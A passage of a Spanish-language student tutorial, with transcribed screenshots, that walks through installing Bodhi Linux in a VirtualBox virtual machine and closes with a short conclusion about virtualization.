uego nos pide el idioma del teclado y elegimos spanish (latino americano).




En el paso siguiente nos da la opción que si queremos hacer actualizaciones y debemos seleccionar las que queramos hacer.


Bodhi linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Instalar
Actualizaciones y otro software
Descargar actualizaciones al instalar Bodhi
Esto ahorrará tiempo después de la instalación.
Instalar programas de terceros para hardware de gráficos y de wifi y formatos multimedia adicionales
Este software está sujeto a los términos de licencia incluidos en su documentación. Algunos componentes son privativos.
Salir
Atrás
Continuar
Instalar
CTRL DERECH
29°C
Parc. soleado
Buscar
ESP
ES
5:14 p.m.
14/08/2025


Después que se cargue nos va a pedir tipo de instalación en los discos, y vamos a elegir la opción que dice borrar disco e instalar Bodhi y le damos instalar.




Aquí nos muestra las particiones que se van hacer, le damos en continuar.



Aquí nos pide la zona horaria, seleccionamos y le damos en continuar.




En el siguiente paso nos saldrá este formulario que debemos llenarlo con nuestros datos y asignar una contraseña que se pedirá al iniciar sesión en nuestra maquina solo si elegimos la opción solicitar mi contraseña al iniciar sesión, luego de ahí le damos en continuar.



Archivo Máquina Ver Entrada Dispositivos Ayuda
Instalar
¿Quién es usted?
Su nombre: jcpv
El nombre de su equipo: jcpv
El nombre que utiliza al comunicarse con otros equipos.
Elija un nombre de usuario: jcpv
Elija una contraseña: 090909
Contraseña aceptable
Confirme su contraseña: 090909
Iniciar sesión automáticamente
Solicitar mi contraseña para iniciar sesión
Atrás
Continuar
Instalar
CTRL DERECHA
29°C
Parc. soleado
Buscar
ESP
ES
5:20 p. m.
14/08/2025

Al a ver terminado de llenar todo el requisito ya solo queda esperar que cargue e instale nuestro sistema.


Al terminar de cargar la instalación, nos pregunta que si queremos continuar probando o reiniciar, le vamos a dar en reiniciar.




Cuando se esta reiniciando nos pide que le demos enter para continuar



Para finalizar nos pide que ingresemos nuestra contraseña.



Y listo, así finalizamos la instalación de Bodhi Linux.



CONCLUCION

Al final concluimos que si se puede crear una máquina dentro de otra máquina y que se pueden trabajar en ellos como si fuera nuestra computadora real y que el sistema operativo Bodhi Linux es una extensión de Ubuntu muy practica para realizar ciertas tareas que no está muy obsoleta. El programa VirtualBox también nos ayuda a ser más dinámico con las instalaciones de ISO de Sistemas operativos.